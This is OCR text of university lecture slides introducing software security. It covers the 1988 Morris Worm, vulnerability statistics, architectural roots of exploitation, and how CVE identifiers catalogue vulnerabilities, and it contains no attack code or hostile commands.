Sécurité des logiciels

Samuel Thibault <samuel.thibault@u-bordeaux.fr>
https://dept-info.labri.fr/~thibault/enseignements#SecuLang

Transparents de
Emmanuel Fleury <emmanuel.fleury@u-bordeaux.fr>

Motivation

Internet is under attack!!!

Newsgroups: comp.risks
Subject: Virus on the Arpanet - Milnet
<Stoll@DOCKMASTER.ARPA> Thu, 3 Nov 88 06:46 EST

Hi Gang!

It's now 3:45 AM on Wednesday 3 November 1988. I'm tired, so don't believe everything that follows... Apparently, there is a massive attack on Unix systems going on right now.

I have spoken to systems managers at several computers, on both the east & west coast, and I suspect this may be a system wide problem. Symptom: hundreds or thousands of jobs start running on a Unix system bringing response to zero.

[...]

This virus is spreading very quickly over the Milnet. Within the past 4 hours, I have evidence that it has hit >10 sites across the country, both Arpanet and Milnet sites. I suspect that well over 50 sites have been hit. Most of these are "major" sites and gateways.

[...]

This is bad news.


An Autopsy of the « Morris Worm » Case

- Nov. 2, 1988, 6PM (East Coast Time), New-York:
  Morris drop his worm on the network of the MIT Artificial Intelligence Lab.
- Nov. 2, 1988, 7PM (East Coast Time), Berkeley:
  Berkeley main Gateway get infected.
- Nov. 3, 1988, 6AM (East Coast Time), All over US:
  After a night spent fighting the worm system administrators start to gather information and organize resistance. At this time about 2,500 backbones are down thus almost shutting down the Internet.
- Nov. 4, 1988, Berkeley, Usenix Conference:

  A lot of the most talented system administrators from US were attending Usenix conference in Berkeley and had to solve the problem remotely from there (most of the time by phone as they can't log on their server). A first analysis of the Worm is presented at one of the Workshop and patches start to get forged.
- Several days later:

  The worm is eradicated from the backbones of Internet, security updates and patches are applied. Morris is arrested at his university.

Sequel of Morris Worm



THE SECRETARY OF DEFENSE

WASHINGTON, THE DISTRICT OF COLUMBIA

20 DEC 1988

Honorable Richard L. Thornburgh
Attorney General
Washington, D.C. 20530

Dear Dick:

Shortly after the Internet computer virus attack, which was first detected on November 2, 1988, we formed an executive after action assessment team within the Department of Defense. The team met on November 14, 1988, and reviewed the events and actions taken after detection of the virus on ARPANET and MILNET; reviewed the report by the National Computer Security Center titled "Proceedings of the Virus Post-Mortem Meeting, November 8, 1988," (Enclosure 1); reviewed the DARPA report on the technical characteristics of the virus (Enclosure 2); and concluded with recommendations for improving the Department's responsiveness to future attacks.

As you will see from the team's report to me (Enclosure 3), the two areas on which we need to focus are the development of a central, national level coordination center, and increased computer security awareness. It became quickly evident during their analysis that the actions that need to be taken in the unclassified domain should be addressed jointly by the National Computer Security Center (NCSC) and the National Institute of Standards and Technology (NIST), with technical coordination from the Defense Advanced Research Projects Agency. There will clearly be a need for significant involvement from Justice and the FBI in determining what investigative and legislative guidelines should be put in place with the coordination center.

I have requested that each of the Defense Components involved in the after action assessment support the recommendations on a priority basis. I solicit your personal support for this effort so that we can move rapidly to improve our national posture to deal with potential computer security problems in the future.

Sincerely,


Enclosures:
As Stated

What we learnt from the Worm

- People are more **dependant of information networks** than they could think (nowadays, they also share a lot more sensitive information than they think without being prepared for it);
- Internet is sensitive to **massive network attacks**;
- Internet security is a **World wide** problem.
- There is a **need** for **computer security experts** able to deal with such alerts. Forging patches against new attacks, inventing better counter-measures, staying ahead from potential attackers.
- There is a **need** for **central agencies** gathering informations and coordinating efforts about computer security issues.

There is a **need** for an **international community** of experts exchanging about computer security in real-time.

Vulnerability Statistics (CERT|CC)




Year	#Vulns
1999	894
2000	1,020
2001	1,677
2002	2,156
2003	1,527
2004	2,451
2005	4,935
2006	6,610
2007	6,520
2008	5,632
2009	5,736
2010	4,652
2011	4,155
2012	5,297
2013	5,191
2014	7,946
2015	6,480
2016	6,447
2017	14,714
2018	16,556
2019	12,174

What is ‘Software Security’?

Computer Security


- Security is « the freedom of danger, risk, and loss ».



- Data security : Protect/Attack static data
- Protocol Security : Protect/Attack data exchanges
- Software Security : Protect/Attack computer programs
- Social Engineering : Protect/Attack humans with computers

Software Security Goals

- Preventing / finding misusage of computer programs in order gain unauthorized capabilities or knowledge




- Application Security :
  - Lies in user space
  - Concerns about usual programming errors
    - Buffer overflows, heap-overflows, format string bugs, …
- Operating System Security :
  - Lies in kernel space
  - Concerned about structural security
    - Access control, randomization of memory layout, data execution prevention, …

Security Flaws : Why?


- Computer programs are complex and long !
  They need experts to be handled properly.
- Programs interact with each others in an unpredictable way.
- Networks leverage program interactions of several magnitude orders.
- Internet is an extremely hostile place where you cannot hide.
- What You See Is Not What You eXecute (WYSINWYX).
  (see next slides. . .)

Architectural Models

- Harvard Architecture
  - First implemented in the Mark I (1944).
  - Keep program and data separated.
  - Allows to fetch data and instructions in the same time.
  - Simple to handle for programmers but less powerful for computers.



- Princeton Architecture
  - First implemented in the ENIAC (1946).
  - Allows **self-modifying code** and entanglement of program and data.
  - Difficult to handle for programmers but more powerful for computers.



What consequences on Real World ?

- Facts about modern software:
  - Programmers are coding in Harvard architecture.
  - Machines are executing code in Princeton architecture.
  - Compilers translate code from Harvard to Princeton architecture.
  - But, a few is lost in translation. . . and some bugs may allow malicious users to access unauthorized features through unexpected behaviors.

Most of the security issues in software security are coming from a misunderstanding of the coupling of these two architectures.

  - Exploitation is basically using such “machine” outside of its specifications.

A Magic Example

Please no spoil

Security Vulnerabilities

Managing Security Vulnerabilities

Discovering and **Listing** all the known vulnerabilities.


Process

1. Discover: Find a potential threat in a product;
2. Submission: Notification by users or analysts on a specific product;
3. Triage: Recognize already registered issues and dropping it;
4. Registration: Give a recognizable name;
5. Analysis: Understanding the issue in depth;
6. Fix: Solving the issue in the product.

We need a **unique ID** for each vulnerability!
Helps to quickly identify and analyze a vulnerability.
Requires a **central structure** to assign IDs!

Common Vulnerabilities and Exposures

- CVE Numbering Authority (CNA) (Debian, Apple, Google, …)



CVE-2014-0224
year unique ID

A CVE identifier includes :

- Number
- Brief description of security vulnerability or exposure
- References (reports/advisories)

CVE – Issue Sheet

CVE-ID

CVE-2014-0159 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Buffer overflow in the GetStatistics64 remote procedure call (RPC) in OpenAFS 1.4.8 before 1.6.7 allows remote attackers to cause a denial of service (crash) via a crafted statsVersion argument.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:http://openafs.org/pages/security/OPENAFS-SA-2014-001.txt
- CONFIRM:http://www.openafs.org/frameset/dl/openafs/1.6.7/ChangeLog
- DEBIAN:DSA-2899
- URL:http://www.debian.org/security/2014/dsa-2899
- MANDRIVA:MDVSA-2014:244
- URL:http://www.mandriva.com/security/advisories?name=MDVSA-2014:244
- SECUNIA:57779
- URL:http://secunia.com/advisories/57779
- SECUNIA:57832
- URL:http://secunia.com/advisories/57832

Date Entry Created

20131203 Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20131203)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the CVE list, which standardizes names for security problems.

For More Information: cve@mitre.org

CVE - Homepage

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search

TOTAL CVE IDs: 78642

CVE® International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

NVD, the U.S. National Vulnerability Database, is based upon and synchronized with the CVE List.

Request a CVE ID
Click for guidelines & more

Update info in a CVE ID
Click for guidelines & contact info

CVE List downloads
Available in xml, CVRF, txt, & comma-separated

CVE content data feeds
Available via Purdue University & NVD

Focus On

New Method to Request CVE IDs, Updates, and More from MITRE in Effect

Beginning August 29, 2016, anyone requesting a CVE ID from MITRE, requesting an update to a CVE, providing notification about a vulnerability publication, or submitting comments will do so by submitting a "CVE Request" web form. The previous practice of submitting requests via email has been discontinued.

The new CVE Request web form will make it easier for requestors to know what information to include in their initial request, and will enhance MITRE's ability to respond to those requests in a timely manner.

More >>


Latest CVE News

- CVE Mentioned in Article about Three Severe Vulnerabilities in Insulin Pumps on ZDNet
- CVE Mentioned in Article about a Critical Vulnerability in Email Security Appliances on Threatpost
- CVE Mentioned in Article about a Critical Vulnerability in Samsung Knox on Android Devices on WCCFtech
- Minutes from CVE Board Teleconference Meeting on September 21 Now Available
- CVE Refreshes Website with New Look and Feel and Easier-to-Use Navigation Menus

